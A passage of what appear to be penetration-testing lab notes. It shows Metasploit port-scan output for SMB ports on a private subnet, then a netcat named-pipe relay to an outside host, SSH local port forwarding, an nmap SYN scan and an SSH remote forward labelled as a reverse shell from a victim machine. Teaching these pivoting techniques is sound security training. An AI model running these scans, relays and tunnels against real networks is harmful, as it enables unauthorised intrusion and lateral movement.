TIMEOUT        1000         yes       The socket connect timeout in milliseconds
VERBOSE        false         no        Display verbose output

msf auxiliary(tcp) > set RHOSTS 10.1.13.0/24
RHOST => 10.1.13.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run

[*] 10.1.13.3:139 - TCP OPEN
[*] 10.1.13.3:445 - TCP OPEN
[*] 10.1.13.2:445 - TCP OPEN
```

Lab

- ▶ Netcat relay
 - mknod backpipe p
 - nc -l -p12700 0<backpipe |nc tubitak.gov.tr 80 1>backpipe
 - ▶ Local Port Forwarding (Attacker)
 - ▶ (Web)
ssh -L 12700:tubitak.gov.tr:80 root@10.0.2.4
 - ▶ (MySQL)
ssh -L 12700:localhost:3306 root@10.0.2.4
 - ▶ (NMap)
nmap -sS -sV -p12700 10.0.2.4
 - ▶ Reverse Shell
 - ▶ (Victim) ssh -R 12700:localhost:3306 root@10.0.2.5
 - ▶ MySQL Client Connection 12700